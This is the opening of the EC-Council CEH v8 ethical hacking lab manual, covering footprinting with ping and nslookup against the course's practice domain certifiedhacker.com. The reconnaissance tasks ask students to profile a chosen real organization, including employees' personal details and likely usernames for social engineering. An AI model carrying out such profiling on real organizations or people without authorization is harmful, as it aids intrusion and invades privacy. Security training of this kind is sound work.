Ethical Hacking and Countermeasures

Lab Manual

EC-Council

Copyright © 2013 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

Information has been obtained by EC-Council from sources believed to be reliable. EC-Council uses reasonable endeavors to ensure that the content is current and accurate, however, because of the possibility of human or mechanical error we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions or the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject matter experts from the field from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed towards protecting intellectual property. If you are a copyright owner (an exclusive licensee or their agent), and if you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed licence or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions and inaccuracies to EC-Council at **legal@eccouncil.org**.

If you have any issues, please contact **support@eccouncil.org**.

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Table of Contents

Module Number	Module Name	Page No.
01	Introduction to Ethical Hacking	--
02	Footprinting and Reconnaissance	01
03	Scanning Networks	84
04	Enumeration	266
05	System Hacking	307
06	Trojans and Backdoors	424
07	Viruses and Worms	529
08	Sniffing	584
09	Social Engineering	674
10	Denial of Service	702
11	Session Hijacking	715
12	Hacking Webservers	730
13	Hacking Web Applications	761
14	SQL Injection	781
15	Hacking Wireless Networks	818
16	Hacking Mobile Platforms	--
17	Evading IDS, Firewalls, and Honeypots	846
18	Buffer Overflow	901
19	Cryptography	914
20	Penetration Testing	--

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Labs DVD Contents

DVD	Contents
01	Lab Prerequisites, Module 02 - Module 04
02	Module 05 - Module 07
03	Module 08 - Module 11
04	Module 12 - Module 14
05	Module 15 - Module 17
06	Module 18 - Module 20, BackTrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting and Reconnaissance

Module 02

Footprinting a Target Network

Footprinting refers to uncovering and collecting as much information as possible regarding a target network

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Penetration testing is much more than just running exploits against vulnerable systems like we learned about in the previous module. In fact, a penetration test begins before penetration testers have even made contact with the victim's systems. Rather than blindly throwing out exploits and praying that one of them returns a shell, a penetration tester meticulously studies the environment for potential weaknesses and their mitigating factors. By the time a penetration tester runs an exploit, he or she is nearly certain that it will be successful. Since failed exploits can in some cases cause a crash or even damage to a victim system, or at the very least make the victim un-exploitable in the future, penetration testers won't get the best results, or deliver the most thorough report to their clients, if they blindly turn an automated exploit machine on the victim network with no preparation.

Lab Objectives

The objective of the lab is to extract information concerning the target organization that includes, but is not limited to:

- IP address range associated with the target
- Purpose of organization and why does it exists
- How big is the organization? What class is its assigned IP Block?
- Does the organization freely provide information on the type of operating systems employed and network topology in use?
- Type of firewall implemented, either hardware or software or combination of both
- Does the organization allow wireless devices to connect to wired networks?
- Type of remote access used, either SSH or VPN
- Is help sought on IT positions that give information on network services provided by the organization?

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify organization's users who can disclose their personal information that can be used for social engineering and assume such possible usernames

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

This lab requires:

- **Windows Server 2012** as host machine
- A web browser with an **Internet** connection
- Administrative privileges to run tools

Lab Duration

Time: 50 Minutes

Overview of Footprinting

Before a penetration test even begins, penetration testers spend time with their clients working out the scope, rules, and goals of the test. The penetration testers may break in using any means necessary, from information found in the **dumpster**, to web application security holes, to posing as the cable guy.

After pre-engagement activities, penetration testers begin gathering information about their targets. Often all the information learned from a client is the list of IP addresses and/or web domains that are in scope. Penetration testers then learn as much about the client and their systems as possible, from searching for employees on social networking sites to scanning the perimeter for live systems and open ports. Taking all the information gathered into account, penetration testers study the systems to find the best routes of attack. This is similar to what an attacker would do or what an invading army would do when trying to breach the perimeter. Then penetration testers move into vulnerability analysis, the first phase where they are actively engaging the target. Some might say some port scanning does complete connections. However, as cybercrime rates rise, large companies, government organizations, and other popular sites are scanned quite frequently. During **vulnerability analysis**, a penetration tester begins actively probing the victim systems for vulnerabilities and additional information. Only once a penetration tester has a full view of the target does exploitation begin. This is where all of the information that has been meticulously gathered comes into play, allowing you to be nearly 100% sure that an exploit will succeed.

Once a system has been successfully compromised, the penetration test is over, right? Actually, that's not right at all. Post exploitation is arguably the most important part of a penetration test. Once you have breached the perimeter there is whole new set of information to gather. You may have access to additional systems that are not available from the perimeter. The penetration test would be useless to a client without reporting. You should take good notes during the other phases, because during reporting you have to tie everything you found together in a way

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

everyone from the IT department who will be remediating the vulnerabilities to the business executives who will be approving the budget can understand.

TASK 1

Overview

Lab Tasks

Pick an organization that you feel is worthy of your attention. This could be an **educational institution**, a **commercial company**, or **perhaps a nonprofit charity**.

Recommended labs to assist you in footprinting:

- Basic Network Troubleshooting Using the **ping utility** and **nslookup** Tool
- People Search Using **Anywho** and **Spokeo** Online Tool
- Analyzing Domain and IP Address Queries Using **SmartWhois**
- Network Route Trace Using **Path Analyzer Pro**
- Tracing Emails Using **eMailTrackerPro** Tool
- Collecting Information About a target's Website Using **Firebug**
- Mirroring Website Using **HTTrack Web Site Copier** Tool
- Extracting Company's Data Using **Web Data Extractor**
- Identifying Vulnerabilities and Information Disclosures in Search Engines using **Search Diggity**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Footprinting a Target Network Using the Ping Utility

Ping is a computer network administration utility used to test the reachability of a host on an Internet protocol (IP) network and to measure the round-trip time for messages sent from the originating host to a destination computer.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional p**enetration tester**, you will need to check for the reachability of a computer in a network. Ping is one of the utilities that will allow you to gather important information like **IP address**, maximum **Packet Fame** size, etc. about the network computer to aid in successful penetration test.

Lab Objectives

This lab provides insight into the ping command and shows how to gather information using the ping command. The lab teaches how to:

- Use ping
- Emulate the tracert (traceroute) command with ping
- Find maximum frame size for the network
- Identify ICMP type and code for echo request and echo reply packets

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

To carry out this lab you need:

- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible **DNS server**
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of Ping

PING stands for Packet Internet Groper.

Ping command Syntax: ping [-q] [-v] [-R] [-c Count] [-i Wait] [-s PacketSize] Host.

The ping command sends **Internet Control Message Protocol (ICMP)** echo request packets to the target host and waits for an **ICMP response**. During this request-response process, ping measures the time from transmission to reception, known as the **round-trip time**, and records any loss of packets.

Lab Tasks

1. Find the IP address for http://www.certifiedhacker.com
2. To launch **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 1.1: Windows Server 2012 – Desktop view

TASK 1

Locate IP Address

3. Click **Command Prompt** app to open the command prompt window




FIGURE 1.2: Windows Server 2012 – Apps

4. Type **ping www.certifiedhacker.com** in the command prompt, and press **Enter** to find out its IP address
5. The displayed response should be similar to the one shown in the following screenshot

For the command, ping -c count, specify the number of echo requests to send.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The ping command, "ping –i wait," means wait time, that is the number of seconds to wait between each ping.





FIGURE 1.3: The ping command to extract the IP address for www.certifiedhacker.com

6. You receive the IP address of www.certifiedhacker.com that is **202.75.54.101**
7. You also get information on **Ping Statistics**, such as packets sent, packets received, packets lost, and **Approximate round-trip time**

TASK 2

Finding Maximum Frame Size

8. Now, find out the maximum frame size on the network. In the command prompt, type **ping www.certifiedhacker.com –f –l 1500**



Request time out is displayed because either the machine is down or it implements a packet filter/firewall.

FIGURE 1.4: The ping command for www.certifiedhacker.com with –f –l 1500 options

9. The display **Packet needs to be fragmented but DF set** means that the frame is too large to be on the network and needs to be fragmented. Since we used -f switch with the ping command, the packet was not sent, and the ping command returned this error
10. Type **ping www.certifiedhacker.com –f –l 1300**

In the ping command, option –f means don't fragment.




FIGURE 1.5: The ping command for www.certifiedhacker.com with –f –l 1300 options


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. You can see that the maximum packet size is **less than 1500 bytes and more than 1300 bytes**

In the ping command, "Ping –q," means quiet output, only summary lines at startup and completion.

12. Now, try different values until you find the maximum frame size. For instance, **ping www.certifiedhacker.com –f –l 1473** replies with **Packet needs to be fragmented but DF set** and **ping www.certifiedhacker.com –f –l 1472** replies with a **successful ping**. It indicates that 1472 bytes is the maximum frame size on this machine network

Note: The maximum frame size will differ depending upon on the network



The router discards packets when TTL reaches 0(Zero) value.

FIGURE 1.6: The ping command for www.certifiedhacker.com with –f –l 1473 options




FIGURE 1.7: The ping command for www.certifiedhacker.com with –f –l 1472 options

The ping command, "Ping –R," means record route. It turns on route recording for the Echo Request packets, and displays the route buffer on returned packets (ignored by many routers).

13. Now, find out what happens when **TTL (Time to Live) expires**. Every frame on the network has TTL defined. If TTL reaches 0, the router discards the packet. This mechanism prevents the **loss of packets**

14. In the command prompt, type **ping www.certifiedhacker.com -i 3**. The displayed **response** should be similar to the one shown in the following figure, but with a different IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.8: The ping command for www.certifiedhacker.com with –i 3 options

15. **Reply from 183.82.14.17: TTL expired in transit** means that the router (183.82.14.17, students will have some other IP address) discarded the frame, because its TTL has expired (reached 0)

TASK 3

Emulate Tracert

16. The **Emulate tracert** (traceroute) command, using **ping - manually**, found the route from your PC to www.certifiedhacker.com
17. The results you receive are different from those in this lab. Your results may also be different from those of the person sitting next to you
18. In the command prompt, type **ping www.certifiedhacker.com -i 1 –n 1**. (Use –n 1 in order to produce only one answer, instead of receiving four answers on Windows or pinging forever on Linux.) The displayed response should be similar to the one shown in the following figure

In the ping command, the -i option represents time to live TTL.





FIGURE 1.9: The ping command for www.certifiedhacker.com with –i 1 –n 1 options

19. In the command prompt, type **ping www.certifiedhacker.com -i 2 –n 1**. The only difference between the previous ping command and this one is **–i 2.** The displayed **response** should be similar to the one shown in the following figure


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



In the ping command, -t means to ping the specified host until stopped.

FIGURE 1.10: The ping command for www.certifiedhacker.com with –i 2 –n 1 options

20. In the command prompt, type **ping www.certifiedhacker.com -i 3 –n 1**. Use **–n 1** in order to produce only one answer (instead of four on Windows or pinging forever on Linux). The displayed response should be similar to the one shown in the following figure



In the ping command, the -v option means verbose output, which lists individual ICMP packets, as well as echo responses.

FIGURE 1.11: The ping command for www.certifiedhacker.com with –i 3 –n 1 options

21. In the command prompt, type **ping www.certifiedhacker.com -i 4 –n 1**. Use **–n 1** in order to produce only one answer (instead of four on Windows or pinging forever on Linux). The displayed response should be similar to the one shown in the following figure




FIGURE 1.12: The ping command for www.certifiedhacker.com with –i 4 –n 1 options

In the ping command, the –l size option means to send the buffer size.

22. We have received the answer from the same IP address in **two different steps**. This one identifies the packet filter; some packet filters **do not decrement** TTL and are therefore **invisible**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In the ping command, the -w option represents the timeout in milliseconds to wait for each reply.

23. Repeat the above step until you **reach the IP address** for **www.certifiedhacker.com** (in this case, **202.75.54.101**)




FIGURE 1.13: The ping command for www.certifiedhacker.com with –i 10 –n 1 options

24. Here the successful ping to reach **www.certifiedhacker.com** is **15** hops. The output will be similar to the trace route results

Traceroute sends a sequence of Internet Control Message Protocol (ICMP) echo request packets addressed to a destination host.




FIGURE 1.14: The ping command for www.certifiedhacker.com with –i 15 –n 1 options

25. Now, make a note of all the IP addresses from which you receive the reply during the ping to emulate tracert

Lab Analysis

Document all the IP addresses, reply request IP addresses, and their TTLs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Ping	**IP Address:** 202.75.54.101
	Packet Statistics: ▪ Packets Sent – 4 ▪ Packets Received – 3 ▪ Packets Lost – 1 ▪ Approximate Round Trip Time – 360ms
	Maximum Frame Size: 1472
	TTL Response: 15 hops

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. How does tracert (trace route) find the route that the trace packets are (probably) using?
2. Is there any other answer ping could give us (except those few we saw before)?
3. We saw before:
   - Request timed out
   - Packet needs to be fragmented but DF set
   - Reply from XXX.XXX.XXX.XX: TTL expired in transit

   What ICMP type and code are used for the ICMP Echo request?
4. Why does traceroute give different results on different networks (and sometimes on the same network)?

Internet Connection Required	
☑ **Yes**	☐ No
Platform Supported	
☑ **Classroom**	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Footprinting a Target Network Using the nslookup Tool

nslookup is a network administration command-line tool available for many computer operating systems for querying the Domain Name System (DNS) to obtain the domain name, the IP address mapping, or any other specific DNS record.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, we gathered information such as **IP address**, **Ping Statistics**, **Maximum Frame Size**, and **TTL Response** using the **ping** utility. Using the IP address found, an attacker can perform further hacks like port scanning, Netbios, etc. and can also find country or region in which the IP is located and domain name associated with the IP address.

In the next step of reconnaissance, you need to find the **DNS records**. Suppose in a network there are two domain name systems (DNS) servers named A and B, hosting the same **Active Directory-Integrated** zone. Using the **nslookup** tool an attacker can obtain the IP address of the domain name allowing him or her to find the specific IP address of the person he or she is hoping to attack. Though it is difficult to restrict other users to query with DNS server by using nslookup command because this program will basically simulate the process that how other programs do the DNS name resolution, being a **penetration tester** you should be able to prevent such attacks by going to the zone's properties, on the **Zone Transfer** tab, and selecting the option not to allow zone transfers. This will prevent an attacker from using the nslookup command to get a list of your zone's records. **nslookup** can provide you with a wealth of DNS server diagnostic information.

Lab Objectives

The objective of this lab is to help students learn how to use the nslookup command.

This lab will teach you how to:

- Execute the nslookup command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Find the IP address of a machine
- Change the server you want the response from
- Elicit an authoritative answer from the DNS server
- Find name servers for a domain
- Find Cname (Canonical Name) for a domain
- Find mail servers for a domain
- Identify various DNS resource records

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

To carry out the lab, you need:

- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible DNS server
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**
- If the **nslookup command** doesn't work, **restart** the **command window**, and type **nslookup** for the interactive mode.

Lab Duration

Time: 5 Minutes

Overview of nslookup

nslookup means **name server lookup**. To execute queries, nslookup uses the operating system's local **Domain Name System (DNS) resolver library**. nslookup operates in **interactive** or **non-interactive** mode. When used interactively by invoking it without arguments or when the first argument is -(minus sign) and the second argument is **host name** or **IP address**, the user issues parameter configurations or requests when presented with the **nslookup prompt** (>). When no arguments are given, then the command queries to default server. The - (**minus sign**) invokes subcommands which are specified on command line and should precede nslookup commands. In **non-interactive mode**, i.e. when first argument is **name** or **internet address** of the host being searched, parameters and the query are specified as command line arguments in the invocation of the program. The non-interactive mode searches the information for specified host using default name server.

With nslookup you will either receive a non-authoritative or authoritative answer. You receive a **non-authoritative answer** because, by default, nslookup asks your nameserver to recurse in order to resolve your query and because your nameserver is not an authority for the name you are asking it about. You can get an **authoritative answer** by querying the authoritative nameserver for the domain you are interested in.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1

Extract Information

1. Launch **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 2.1: Windows Server 2012 – Desktop view

2. Click the **Command Prompt** app to open the command prompt window




FIGURE 2.2: Windows Server 2012 – Apps

The general command syntax is nslookup [-option] [name | -] [server].

3. In the command prompt, type **nslookup**, and press **Enter**
4. Now, type **help** and press **Enter**. The displayed response should be similar to the one shown in the following figure

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

